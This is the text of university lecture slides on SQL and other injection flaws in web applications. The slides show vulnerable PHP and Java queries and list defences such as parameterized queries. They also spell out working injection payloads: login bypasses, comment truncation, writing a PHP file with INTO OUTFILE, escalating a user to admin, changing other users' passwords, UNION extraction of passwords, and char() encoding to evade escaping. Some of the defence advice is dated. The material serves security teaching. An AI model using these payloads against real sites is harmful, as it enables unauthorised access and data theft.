

IIG University of Freiburg

Web Security, Summer Term 2012

Injection Flows

Dr. E. Benoist

Sommer Semester



- Presentation
- Vulnerability
- Protection
- Examples
- Conclusion



▶ **Principle:**

- Occurs when user supplied data is sent to an interpreter as part of a command or a query.


▶ **Injection Flows may be done on:**

- SQL (most common)
- LDAP
- XPath
- XSLT
- HTML
- OS Command injection
- ...

▶ **This vulnerability is very common on Web Application**



- ▶ **Attacker tricks the interpreter into executing unintended command**
- ▶ **Attacker supplies unexpected content to a site**
 - Data is especially designed to fool the site
- ▶ **Attacker may take control of the interpreter, for instance SQL:**
 - Read data (unintended, of course)
 - update, delete or create any arbitrary data
- ▶ **For the Operating System interpreter**
 - Attacker may have the opportunity to execute any command



► Environments affected

- Any framework using an interpreter or invoke process
- SQL
- Command line
- ...

► System is vulnerable when user input is passed without tests

PHP

```
$query = "select_*_from_guestbook";  
$query .= " _where_ _title_like_ '" . $_REQUEST['search'];  
$result = mysql_query($query , $conn);
```

Java

```
String query = "select_*_from_user_where_username=";  
query += req.getParameter("userID");  
query += "' _and_password_ =_" + req.getParameter("pwd") + "'";
```



- ▶ **Avoid the use of interpreter if possible**
 - ▶ **Otherwise: Use safe APIs**
 - Strongly typed parameterized queries
 - Object Relational Mapping (ORM)
- They handle data escaping
- ▶ **Validation is still recommended**
 - in order to detect attacks



► Input Validation


- Validate all input data: length, type, syntax, business rules
- validation is done before displaying or storing any data
- Validation must be done server-side
- Javascript validation doesn't bring any security

► Use strongly typed parameterized query APIs

- with placeholder substitution markers,

► Enforce least privilege

- Configure your DB such that the web account can't do more than what is expected
- restrict the rights of your user when executing an OS command



- ▶ **Avoid detailed error messages**
 - Give access to versions numbers
 - Give access to parts of the code
 - Give access to configurations
- ▶ **Use stored procedures**
 - They are generally safe from SQL injection
 - Can however be injected (for instance using `exec()`)
- ▶ **Do not use dynamic query interfaces (such as `mysql_query()`)**



► **Do not use simple escaping functions**

such as

- `addslashes()` in PHP
- `str_replace("'", "''")`
- it is weak and has been successfully exploited

► **Prefer following methods**

- `mysql_real_escape_string()`
- or preferably PDO which does not require escaping



► Java EE

- use strongly typed PreparedStatement
- or use an ORM (Object Relational Manager) such as Hibernate or Spring

► PHP

- Use PDO with strongly typed parameterized queries (using bindParam()).



► Such a site must access a DB

- The parameter should be given by the user
- This parameter is then used to select data in the DB
- Example `www.mysite.com/index.php?id=100`
- Means there exists a request for the page number 100

► If the site does not test its input

- You can test it by typing something like:
`www.mysite.com/index.php?id=%2710`

► If the site lets the user see error messages

- Test the output of your input

► Examples

- Search form (SELECT with LIKE)
- Login form (SELECT with two =)
- Insertion of new entries
- ...



- **Suppose we have the following HTML Form**

```
<form method="POST">  
  <input type="text" name="username"><br>  
  <input type="password" name="password"><br>  
  <input type="submit" value="Login">  
</form>
```

- **and the following PHP line defining a SQL command:**

```
$query = "SELECT * FROM user WHERE username='$user'";  
$query .= " AND password='$pwd'";
```

- **For our examples, we disable a security feature from the php.ini file**

(normally this option is on, and it quotes all GET, POST and COOKIES parameters, means chars like: " and ' are escaped and become \" and \')

```
magic_quotes_gpc = off
```

Example: Select user and password

We want the select to work in any case



► Following expressions are always true

SELECT * FROM table WHERE 1=1;

SELECT * FROM table WHERE 1;

SELECT * FROM table WHERE ISNULL(NULL)

SELECT * FROM table WHERE 1 IS NOT NULL

SELECT * FROM table WHERE NULL IS NULL

...

► So we do not need a valid username and password

if \$user=" ' OR 'a'='a" and \$password remains empty then the previous expression becomes:

SELECT * FROM user WHERE username=" ' OR 'a'='a' AND \ password='";

- Returns the list of all the users
- So we are logged in with the first provided




► **We can specify the right username and change the password**

- If we give \$user="Emmanuel"
- And \$password="' OR 'b' BETWEEN 'a' AND 'c'"

► **The previous SQL statement becomes**

```
SELECT * FROM user WHERE username='Emmanuel' AND \
password="' OR 'b' BETWEEN 'a' AND 'c'";
```

► **So username is OK, but password is not checked!**



- ▶ **Another great principle in SQL injection is Comments**

It is also very common in all the other injections

- ▶ **If we inject a #, the rest of the SQL expression is not evaluated**

if \$user="John' #" the request becomes

```
SELECT * FROM user WHERE username='John' #'_AND_password=''
```

which is equal to

```
SELECT * FROM user WHERE username='John'
```

- ▶ **If we use the comments /* comments */ we may escape some tests**



- ▶ **Suppose we have the following query, for displaying the content of one single comment in our guestbook:**

```
$query = "select_*_from_guestbook_where_guestbookID=$number";
```

- ▶ **We can copy the content in a file**

- suppose we define

```
$number="11 or 1=1 INTO OUTFILE  
'/tmp/test.security.txt'";
```

- The total content of the table is sent to a file.

- ▶ **Suppose the Attacker has an account on the system (e.g. foobar).**

- It is possible to change the password of foobar
- If we can write the following query:

```
SELECT password FROM user WHERE login='foobar' INTO OUTFILE\  
'/opt/lampp/htdocs/test.php'
```

- ▶ **Attacker could create any php file inside the system!!**



- ▶ **Attacker can also manipulate INSERT INTO queries**
 - Use the knowledge of the DB to input unsolicited data
- ▶ **Example: Suppose we have a table user:**
 - userID (auto-increment), username, password, email
userlevel
- ▶ **We have a register procedure containing following query**

```
$query = "INSERT INTO user (username,password,email,userlevel)";  
$query .= "VALUES('$username','$password','$email','1')"
```

- ▶ **Suppose we give the value \$email="' , '3)#"**
 - Element is inserted with privilege "3" (= admin) whereas he should be only "1" (= user).



- ▶ **Suppose we have the possibility to change the password of one user**

```
UPDATE 'user' SET 'password' = '$pwd1' WHERE 'userID' = \
'$uid' LIMIT 1;
```

- ▶ **We could also change the level of the user**

```
$pwd1 = "mypwd",_userlevel='3';
```

Which creates the following request:

```
UPDATE 'user' SET 'password' = 'mypwd', userlevel='3' WHERE \
'userID' ='$uid' LIMIT 1;
```

- ▶ **Or change the password of any other user**

```
$pwd1 = "mypwd" _WHERE _userID _= _10#";
```

Which creates the following request:

```
UPDATE 'user' SET 'password' = 'mypwd' WHERE userID = 10
```



► **Suppose we have a table for news. Visitors can give a note to each news.**

- We have the following table news:
newsID, title, content, votes (number), score (number)
- The following query is used to count one vote:

```
UPDATE news SET votes=votes+1, score=score+$note WHERE\
newsID='$id'
```

- We have the following attack

```
$note="3,_title='hop'
```

► **Why is this interesting?**

- Attacking numbers doesn't require ' or "
- Is compatible with magic_quotes_gpc = on



► **UNION ALL is used to concatenate two queries**

- Written at the end of a select query, concatenates the two results

```
select name, price from article where price>10 union all \
select username, password from user;
```

► **Taken as one result set in programming languages**

- UNION ALL is transparent for the program
- works exactly as if the select was normal
- The two selects need to have the same number of columns

► **Example in the Guestbook**

- Insert this instructions inside the search area
- Done in Exercise



► **Since most of the server have** `magic_quotes_gpc = on`

- Attackers can not use ' or "

► **Use MySQL char() function**

- Returns the character denoted by the number,
- For instance `char(104,111,112)` returns the string `hop`

► **Previous attack becomes**

- The following query is used to count one vote:

```
UPDATE news SET votes=votes+1, score=score+$note WHERE\
newsID='$id'
```

- We have the following attack

```
$note="3,_title=char(104,111,112)
```



- ▶ **Configure PHP such that ' and " are automatically escaped**

`magic_quotes_gpc = on`

- ▶ **Always quote input before sending query to an interpreter**
 - `mysql_real_escape_string()`
- ▶ **Do not use any interpreter at all**
 - Use PDO



- ▶ **SQL Injection allows attacker to**
 - Read data: Access passwords, data stored
 - Change Data : Access security level
 - Delete data
 -
- ▶ **SQL injection Vulnerabilities opens the door to:**
 - Privacy breach : Data can be accessed without consent
 - Identity theft : idem + failure in authentication
 - Compromission of the system : write of new files (maybe PHP)
 - ...
- ▶ **Easy protection are already exploited**
 - Adding one (or more) layers between presentation and database layer is a must (also from the point of view of Design)
 - Even this has also been successfully exploited.
- ▶ **Solution? test your inputs!**



- ▶ **OWASP Top 10 - 2007**
http://www.owasp.org/index.php/Top_10_2007
- ▶ **A Guide for Building Secure Web Applications and Web Services**
<http://www.lulu.com/content/1401012>
- ▶ **Advanced SQL Injection in SQL Server Applications - Chris Anley**
http://www.nextgenss.com/papers/advanced_sql_injection.pdf
- ▶ **L'injection (My)SQL via PHP - leseulfrog**
<http://www.phpsecure.info/v2/article/InjSql.php>
Advanced version:
<http://www.phpsecure.info/v2/article/phpmysql.php>
- ▶ **SQLMAP (a SQL Injection Tool)**
<http://sqlmap.sourceforge.net>